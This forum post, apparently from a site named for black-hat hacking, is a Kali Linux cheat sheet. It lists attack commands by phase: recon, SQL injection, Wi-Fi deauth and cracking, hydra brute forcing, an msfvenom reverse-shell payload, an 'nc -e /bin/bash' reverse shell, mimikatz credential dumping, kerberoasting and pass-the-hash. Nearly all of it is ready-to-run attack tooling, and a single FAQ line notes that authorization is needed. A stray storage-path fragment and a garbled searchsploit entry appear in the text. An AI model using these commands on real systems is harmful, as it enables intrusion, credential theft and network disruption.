

- Joined
- Dec 30, 2024
- Messages
- 437
- Reaction score
- 239
- Points
- 62
- Website
- blackhatpakistan.net
- Points
- 1,384
- USD
- 1,384
A Kali Linux tools list matters because Kali ships 600+ preinstalled security tools across recon, vulnerability analysis, wireless, web, exploits, sniffing, password attacks, post-exploitation, forensics, and reporting - knowing which binary solves which problem beats installing random GitHub repos mid-engagement. This list is organized by attack phase, the exact command to launch each tool, and what it returns, so it works as a daily reference instead of a wall of package names.
TL;DR - Ten tools cover 80% of real engagements: nmap (discovery), gobuster (content enum), sqlmap (injection), hydra (online passwords), john/hashcat (offline hashes), metasploit (exploitation), burpsuite (web proxy), responder (LLMNR/NBT-NS poisoning), linpeas.sh (Linux privesc enum), bloodhound (AD paths). Everything below is grouped by phase with the launch command and the one-line purpose.
RECONNAISSANCE AND DISCOVERY
Code:
nmap -sV -sC -p- -T4 TARGET          port/service scan - the first command of every engagement

masscan -p1-65535 TARGET --rate=1000     internet-speed port sweep across huge ranges

netdiscover -r 192.168.1.0/24           ARP discovery on local segments

arp-scan -l                             local ARP sweep, no root needed on most setups

dmitry -win TARGET                      email, subdomain, port, whois in one pass

theHarvester -d target.com -b all       emails, subdomains, hosts from public sources

subfinder -d target.com                 passive subdomain brute (wordlists + CT logs)

amass enum -d target.com                deeper subdomain graph, ideal for scope mapping

wafw00f https://target.com              identifies the WAF in front of the app

whatweb https://target.com              technology fingerprinting
VULNERABILITY ANALYSIS
Code:
nikto -h https://target.com                      web server misconfig scan (noisy)

nuclei -u https://target.com -t cves/               template-based CVE matching, fast

nuclei -l targets.txt -severity high,critical       batch high-signal findings

wpscan --url https://target.com                     WordPress core/theme/plugin vulns

openvas-cli                   full authenticated vuln scan when credentials exist

searchsploit apache 2.4        Exploit-DB offline search paired with each finding
Nuclei is the modern default: community templates update daily, output is JSON, and it slots into CI pipelines. Nikto stays for the quick noisy pass when stealth does not matter.
WEB APPLICATION
Code:
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt   content discovery

feroxbuster -u https://target.com -w wordlist.txt -x php,html,js                recursive discovery

ffuf -u https://target.com/FUZZ -w wordlist.txt -mc 200,301,403                fastest fuzzer, calibrated

sqlmap -u "https://target.com/page?id=1" --batch --dbs                          SQL injection automation

nikto/dalfox pipeline: dalfox url "https://target.com/?q="                      XSS scanning

burpsuite                                                  proxy intercept, manual testing

wfuzz -c -z file,wordlist.txt -H "Host: FUZZ.target.com" target.com            vhost fuzzing

jwt_tool JWTSTRING                                       crack/none-alg/claim tamper on JSON Web Tokens

ffuf -u https://target.com/api/FUZZ -X POST -H "Content-Type: application/json" -d '{"id":"FUZZ"}'   API param fuzzing
Bolt it together: gobuster finds the panel, ffuf maps the parameters, sqlmap or dalfox exploits what the parameter accepts.
WIRELESS
Code:
airmon-ng check kill; airmon-ng start wlan0          monitor mode

airodump-ng wlan0mon                                    capture networks + clients

aireplay-ng -deauth 6 -a BSSID wlan0mon                 deauth clients to force reconnect

aircrack-ng -w wordlist capture.cap                     WPA/WPA2 PSK crack from handshake

hcxdumptool -i wlan0 -o dump.pcapng                     PMKID capture, no client needed

hashcat -m 22000 hash.hc22000 wordlist.txt              offline crack of hcxpmkid/handshake

reaver -i wlan0mon -b BSSID                             WPS PIN attack (legacy routers)

wifite2                           orchestrates the whole wireless chain
The current wireless standard: hcxtool capture (PMKID, clientless) then hashcat -m 22000 - the deauth dance is only a fallback for routers that do not leak PMKID.
PASSWORD ATTACKS
Code:
hydra -l user -P wordlist.txt ssh://TARGET              online SSH brute (cap with -t 4)

hydra -l admin -P wordlist.txt TARGET http-post-form "/login:user=^USER^&pass=^PASS^:F=invalid"   web form brute

medusa -h TARGET -u admin -P wordlist.txt -m ssh           parallel online brute (cleaner logs than hydra)

john hash.txt --wordlist=wordlist.txt                      offline hash crack, auto-detects format

john --show hash.txt                                       completed crack display

hashcat -m 1000 hash.txt wordlist.txt                      NTLM (Windows) offline at GPU speed

hashcat -m 1800 hash.txt rockyou.txt                        sha512crypt ($6$) - Linux shadow

hashcat -m 22000 wifi.hc22000 wordlist.txt                 WPA handshake/PMKID

cewl https://target.com -w custom.txt                      site-derived wordlist, target-aware cracking

chntpw SAM                                    offline Windows admin hash reset
Rule of thumb: online attacks stay slow (hydra -t 4, retry limits, or you lock the account and burn the credential set). Offline is where GPU hashcat turns a 10-character password into minutes.
EXPLOITATION
Code:
msfconsole                            Metasploit framework shell

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f exe -o payload.exe

msfconsole -x "use exploit/...; set RHOSTS TARGET; run"

searchsploit netatkin 2.4               find the CVE, msfconsole has the module

responder -I eth0                       LLMNR/NBT-NS/MDNS poisoning for netntlm hashes

nasm -f elf shell.asm; ld -m elf_i386   custom shellcode builds for offset-specific exploits
msfvenom payloads + multi/handler is the default reverse shell loop; pair with a resource file (msfconsole -r run.rc) so re-targeting takes one command.
SNIFFING AND SPOOFING
Code:
tcpdump -i eth0 -w capture.pcap              packet capture at the wire

wireshark                                 GUI analysis, follow TCP stream

ettercap -T -M ARP / gateway/ host/           MITM with DNS/credential plugin

arpspoof -i eth0 -t TARGET gateway            raw ARP poison

bettercap -iface eth0                      modern MITM framework, net.probe + net.sniff

dsniff                                       credential extraction from live traffic

mitmproxy                                   intercepting proxy for API/mobile traffic
PASSWORD ATTACKS WORDLISTS
Code:
/usr/share/wordlists/rockyou.txt              the default, 14M entries

/usr/share/wordlists/dirb/common.txt            content discovery baseline

/usr/share/seclists/Discovery/Web-Content/       the bigger modern enum set

/usr/share/seclists/Passwords/Leaked-Databases/ targeted leaked cred sets

cewl + crunch                                 custom wordlists per target
POST-EXPLOITATION - LINUX
Code:
./linpeas.sh                                  enum everything, colour-coded findings

find / -perm -4000 -type f 2>/dev/null         SUID binaries manual pass

sudo -l                                       abuseable sudo entries

ls -la /home/*/.ssh/                          harvest ssh key targets

python3 -c 'import pty; pty.spawn("/bin/bash")'  stabilize the shell

crontab -l; ls -la /etc/cron*                 persistence + privesc via jobs

nc -e /bin/bash TARGET 4444                   reverse shell one-liner
POST-EXPLOITATION - WINDOWS AND ACTIVE DIRECTORY
Code:
whoami /priv                                   token privileges (SeImpersonate = juicy potato path)

systeminfo | findstr /B /C:"OS Name" /C:"OS Version"    patch level

net user; net localgroup administrators                  access review

winpeas.exe                                   windows enum equivalent of linpeas

mimikatz "privilege::debug" "sekurlsa::logonpasswords"   credential dump

impacket-psexec DOMAIN/user@TARGET            lateral movement pass-the-hash

impacket-GetUserSPNs DOMAIN/user:pass -dc-ip DC -request    kerberoastable SPN hashes

bloodyAD / netexec                            modern AD enumeration and abuse

bloodhound-python -d corp.local -u user -p pass -c All    graph the path to Domain Admin

chisel + ligolo                              tunnel and pivot into segmented networks
Bloodhound output deserves special note: one run turns hours of AD guessing into a marked shortest path - every engagement with domain creds starts there.
FAQ
Q: Which Kali tools should a beginner learn first?
A: nmap, gobuster, sqlmap, hydra, john, metasploit, burpsuite, and linpeas. That set handles recon, web, credentials, exploitation, and privilege escalation - everything else is a specialized version of those eight skills.
Q: Are all Kali tools legal to run?
A: The tools are legal on systems you own or have written authorization to assess. The tool never changes - the target authorization is what defines the line.
Q: Why use nuclei instead of nikto?
A: Nuclei is template-driven, orders of magnitude faster, JSON output, and updated daily by the community. Nikto remains useful as a quick legacy-server sweep where speed does not matter.
Q: How do I keep Kali tools updated?
A: apt update && apt upgrade weekly for packaged tools, git pull in /opt/ for cloned repos, and nuclei -update-templates for the template library.
RELATED ON BLACKHAT PAKISTAN
Nmap Cheat Sheet 2026 - 40+ Scan Commands - the discovery phase expanded into its own reference.
SQLMap Tutorial for Beginners 2026 - the injection tool from this list, fully worked.
WiFi Password Hack 2026 - Complete Guide - the wireless section as a full guide.
Advanced Web Hacking Tools - deeper web-tier tooling beyond the defaults.
Code:
1. nmap + masscan           discovery backbone

2. gobuster/feroxbuster      content enum

3. sqlmap                    injection

4. hydra + john + hashcat    credentials (online + offline)

5. metasploit + msfvenom     exploitation

6. linpeas/winpeas           post-exploit enum

7. bloodhound + impacket     Active Directory

8. nuclei + wpscan           vuln matching
Last edited:


